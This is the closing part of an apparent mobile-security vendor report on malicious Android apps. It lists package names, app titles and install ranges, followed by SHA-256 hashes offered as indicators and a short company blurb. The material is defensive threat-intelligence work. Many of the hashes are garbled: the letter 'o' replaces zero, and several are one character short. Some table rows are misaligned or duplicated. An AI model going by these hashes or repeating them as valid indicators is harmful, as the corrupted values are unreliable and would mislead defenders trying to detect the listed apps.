| com.sticky.slime.sim.asmr.nws  | Amazing Sticky Slime Simulator ASMR\u200f | 10,000 | 50,000 |
| com.clap.t.findz.m.phone       | Clap To Find My Phone                     | 10,000 | 50,000 |
| com.mirror.scree.n.cast.tvv    | Screen Mirroring TV Cast                  | 10,000 | 50,000 |
| com.frcallworwid               | Free Calls WorldWide                      | 10,000 | 50,000 |
| locator.plus.my                | My Locator Plus                           | 10,000 | 50,000 |

|                                 |   |       |        |
|---------------------------------|---|-------|--------|
| com.isalamqciqc                 | iSalam Qibla Compass                              | 5,000 | 10,000 |
| com.lang.translate.ltef         | Language Translator-Easy&Fast                     | 5,000 | 10,000 |
| com.wifi.unlock.pas.pro.x       | WiFi Unlock Password Pro X                        | 5,000 | 10,000 |
| com.chat.live.stream.pvc        | Pony Video Chat-Live Stream                       | 5,000 | 10,000 |
| com.zodiac.hand                 | Zodiac : Hand                                     | 5,000 | 10,000 |
| com.lud.gam.ecl                 | Ludo Game Classic                                 | 5,000 | 10,000 |
| com.locx.findx.locx             | Loca – Find Location                              | 5,000 | 10,000 |
| com.easy.tv.show.ets            | Easy TV Show                                      | 5,000 | 10,000 |
| com.qiblaquran                  | Qibla correct Quran Coran Koran                   | 5,000 | 10,000 |
| com.dat.ing.app.sw.mt           | Dating App – Sweet Meet                           | 5,000 | 10,000 |
| com.circ.leloca.finder          | R Circle – Location Finder                        | 5,000 | 10,000 |
| com.taggsskconattc              | TagsContact                                       | 5,000 | 10,000 |
| com.ela.salaty.musl.qibla       | Ela-Salaty: Muslim Prayer Times & Qibla Direction | 1,000 | 5,000  |
| com.qiblacompassrtvi            | Qibla Compass                                     | 1,000 | 5,000  |
| com.soul.scanner.check.yh       | Soul Scanner – Check Your                         | 1,000 | 5,000  |
| com.chat.video.live.ciao        | CIAO – Live Video Chat                            | 1,000 | 5,000  |
| com.plant.camera.identifier.pci | Plant Camera Identifier                           | 1,000 | 5,000  |
| com.call.colop.chan.cc          | Color Call Changer                                | 1,000 | 5,000  |
| com.squishy.pop.it              | Squishy and Pop it                                | 1,000 | 5,000  |
| com.keyboard.virt.projector.app | Keyboard: Virtual Projector App                   | 1,000 | 5,000  |
| com.scanr.gdp.doc               | Scanner Pro App: PDF Document                     | 1,000 | 5,000  |
| com.qrrea.derpro                | QR Reader Pro                                     | 1,000 | 5,000  |



|                         |                                  |       |       |
|-------------------------|----------------------------------|-------|-------|
| com.f.x.key.bo.ard      | FX Keyboard                      | 1,000 | 5,000 |
| photoeditor.frame.com   | You Frame                        | 1,000 | 5,000 |
| call.record.prov        | Call Record Pro                  | 1,000 | 5,000 |
| com.isl.srick.ers       | Free Islamic Stickers 2021       | 1,000 | 5,000 |
| com.qr.code.reader.scan | QR Code Reader – Barcode Scanner | 1,000 | 5,000 |
| com.scan.n.ray          | Bag X-Ray 100% Scanner           | 1,000 | 5,000 |
| com.phone.caller.screnn | Phone Caller Screen 2021         | 1,000 | 5,000 |
| com.trnsteito.nneapp    | Translate It – Online App        | 1,000 | 5,000 |
| com.mobthinfind         | Mobile Things Finder             | 1,000 | 5,000 |
| com.piriuffcaer         | Proof-Caller                     | 1,000 | 5,000 |
| com.hones.earcy.laof    | Phone Search by Clap             | 1,000 | 5,000 |
| com.secontranslapro     | Second Translate PRO             | 1,000 | 5,000 |
| cal.ler.ids             | CallerID                         | 1,000 | 5,000 |
| com.camera.d.plan       | 3D Camera To Plan                | 500   | 1,000 |
| com.qib.find.qib.di     | Qibla Finder – Qibla Direction   | 500   | 1,000 |
| com.stick.maker.waps    | Stickers Maker for WhatsApp      | 500   | 1,000 |
| com.qbbl.lldironwach    | Qibla direction watch (compass)  | 500   | 1,000 |
| com.bo.ea.lesss.piano   | Piano Bot Easy Lessons           | 500   | 1000  |
| com.seond.honen.umber   | CallHelp: Second Phone Number    | 500   | 1000  |
| com.faspulhearratmon    | FastPulse – Heart Rate Monitor   | 500   | 1000  |
| com.alleid.pam.lofhys   | Caller ID & Spam Blocker         | 500   | 1000  |
| com.free.coupon2021     | Free Coupons 2021                | 100   | 500   |

|                                |   |                  |                   |
|--------------------------------|---|------------------|-------------------|
| com.kfc.saudi.delivery.coupons | KFC Saudi – Get free delivery and 50% off coupons | 100              | 500               |
| com.skycoach.gg                | Skycoach  | 100              | 500               |
| com.live.chat.meet.hoo         | HOO Live – Meet and Chat                          | 100              | 500               |
| easy.bass.booster              | Easy Bass Booster                                 | 10               | 50                |
| com.coupongiftsnstishop        | Coupons & Gifts: InstaShop                        | 10               | 50                |
| com.finncontat                 | FindContact                                       | 10               | 50                |
| com.aunch.erios.drog           | Launcher iOS for Android                          | 10               | 50                |
| com.blo.cced.als.pam.rzd       | Call Blocker-Spam Call Blocker                    | 10               | 50                |
| com.blo.cced.als.pam.rzd       | Call Blocker-Spam Call Blocker                    | 10               | 50                |
| com.ivemobibercker             | Live Mobile Number Tracker                        | 10               | 50                |
| <b>Total</b>                   |   | <b>4,287,470</b> | <b>17,345,450</b> |

## SHA-256 Hashes

- ff416417d3dd92f8451cdd9dcce5ef78922e7e2c8f4d35113fbc549eac207d4f
- fod855e9c861dfoe259017b7db005cadceb5046e9325551d05490681d35799a9
- ceoce6380207ebb5d9bb735a193be8cdec9ae60140c6dfa261f6632d18a89bf7
- b7501b603c603d314b3653cfed74c92db88d1609515ofd4e446bd1c5dd46a10a
- 91384eaebda21e297bf9fdbod33e8e41e8e9548a3440c73e34b8c16c3b3904f6
- 929fecf19a3e7732123d6619e179717148d570ea6ea2f6505ad2e3da373699f8
- 6e43d1ffb0625546b8847e893c117ca28100cd1f443beba496162ef3cded8354
- 4ea94dcb7efc2697b169b4d4c683bc0c400e7df200a5e2596652dobfe9b85f25
- 4ab829e04540b1f93a39f82ca340383e3ecdc32d7f3ab2195f147a4880bea868
- 46ad9196a639c30ec7a1abcc606c636a1dffacce4f66c1bca72fd75fa85388e4
- 45370018a532c898260ee8f002e999f02b04d87e9616be2fc067fe10890d43dd
- 3d9c588cebae8b8e3623b21b875ee01d8d6bd8c5e56da84b08c2742a8448c5fc
- 35d05e908ac10eb46d5ab98a98928dac8b2878d9f2f3e175383b1c81b6ddf914
- 1651935da48b2c1dc99a92a10867b43f5d043351bcbf3147d2d399642d62f9b6
- fb22a23bf22cd92dc943bec6447750b1579410274037897d3b5bb88b1284850c
- d1e108c8b6271a17380f7c8fbbb5fb708e141805f6896a013f82adfa722d1039
- of3a60b69118e3df202519d6055ed6770247eefecce0ce9f90d7bfbfd5e6753b3
- 44d1c98b1c5e9bab26cbce81e2410ffe7e34c1bd7743e5bdcc39aabc42cod555

- cf592e98adcda420dc7d3a9c9a3761361ce25da9fc753764fd6fc97a075e2e6
- ab96a84570864d93197b4fee6bfabbd71f03a14e9f68ad43dcd91ea7e8580d7
- 8ce77122538b8229763f16ecde830b4c1adoa2eca45cfbbe201c6d74e0e0e22d
- 96476dde2a88bccc7c18cc03330a40c96be83cfeab579ab22a2b16920490093c
- a7d9bboabaed3c64de19397bc43634c7de66fde2e93f7a7efb7e7436b8ac5281
- 8f3f1d76e936ee0fa7ff376047ffc93af52e0525146613cada73073bof5912cd
- 14fof17d141c2046a08791832f77bf5094351d5b423aeaaaa2c60c69d376066b
- 1ed3432b12674ae08b7498cb2f4563a943be0465b43eea8ff43598c40606986d
- 69436017be7a84ffe6d33foaf5d1f30b808d33963e86cbdb2a1a4d5f547c914f
- 4b3fa41cc5fb57d81b3cf45e12b6d1919eca94aca71c5802bd5fac129d6e3b6e
- e7032d405ae2coadoe5305aa622221972ea823b3103d1cd716bed23c6c5foddd4
- ebd44c1e2f5ada0856b697e55b2cc3b97b06989fd3f1a1027c1529d8886d9407
- 9aa47fb545f47b2f7fd04e6e3f8538dc3ba08060ccaf5ac365f6c654f04fda1
- da18353654d5bd203121e45c9b646f8627c9cd13bddob89efbd6bd474c43a071
- bb379d290d4302d7c99c346ec2977eafded408fcfbbd94efcod6cd6a97e8fb9d
- 21e38ed61c47b4bc111628abb062935d7ceb098b3e4d9b0700cbfd2eb6df14ee
- 3eab6afb8ead7bf397d8c7197b4bcd70d25412cedc4b3a54c8429ad55fff8a0
- 7eaa1f41da36ff981ee7e2e6fd3a5cff0b5637643dc06d2175cf39eec6fe9dda
- 474f7a8c16e05c232c14e884e3acofc398b9846a31374b797973b67b00e1cba9
- 5614c7be63665b035ba6cc4b9c63f931438087d74781a988e905f4b6352fo2d6
- ee2465ab469a37df006c5a3762ba47314fe8ofa440cee17780d01dco81a14d54
- b55f869adod5716cd56f74c0562cdaa105558bd5dcf91ed7c277b527e7cfa62c
- 03332e8c57a4ac52ed0022511a9a1a30e7d882ff61fe9a58c7ff7335e060d5cf
- 8ab58860af76c868b649fe47a8bb62ca369da7996c05763c45270a88a156b402
- 2acace4074b9841c2d425c190a26046c2c1524b30d68d49bf3e3461ebbd1d14d
- 5929b3ab6f2704d39d830b11b29b7cdcbcb8f7f8c4d7151fe5e925ed9170d6d4
- 6ff10891cb70735e647ea87cfe709ca07300f9a5bd7169a0873225467376b590
- 1d7e191f53f79f3b689a12f7ede899f86f6c8d558ad30bd6f03e3deb50005509
- 6adb58b56f55d33b1a119f8bfoba7dda5cb278d5baafab82152ca973800fofea
- f2fcdcf33bb8d64f27f977d3bb1d3dcof5b7116ae48f863bb6fc661cf52245eb
- eed269ofee3fd58402ed6761820771cf7a533388dac540416eab133f8654b30e
- 1d1cfd8a2ebe1ab9de814f940ad46c45e41663071d9c410a4253edf707de4019
- 08ec72048236a428bf7689b4f75cb4b712025b8fa0e1d17fa95638666e8d4834
- 77d3b72999a6116e479ff080285aea88d8a5b4d1d8d9b76049940e48de3bf5d5
- 6db319ce8b9d302c6636e04d2dfefboe06191cdd3d35e1c31cob01407dd8c8fd
- oca050d64480300f423017ec6e4c9c66c9eb7582f610f9cd05c3853da92eb095
- 5a0964dd0747d199bf1db9d412351e72c6f3dde9e2026b6108eabb4boceocf5e
- 9cae4295c29048834bf98d516ea7a1d97b283eeff84b22bb2c25f9e96ad8284c
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## First-Stage Domains

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## **ABOUT ZIMPERIUM**

Zimperium provides the only mobile security platform purpose-built for enterprise environments. With machine learning-based protection and a single platform that secures everything from applications to endpoints, Zimperium is the only solution to provide on-device mobile threat defense to protect growing and evolving mobile environments. For more information or to schedule a demo, contact us today.

Zimperium powers the Telkomsel JagaJaga app to protect consumers on their mobile devices.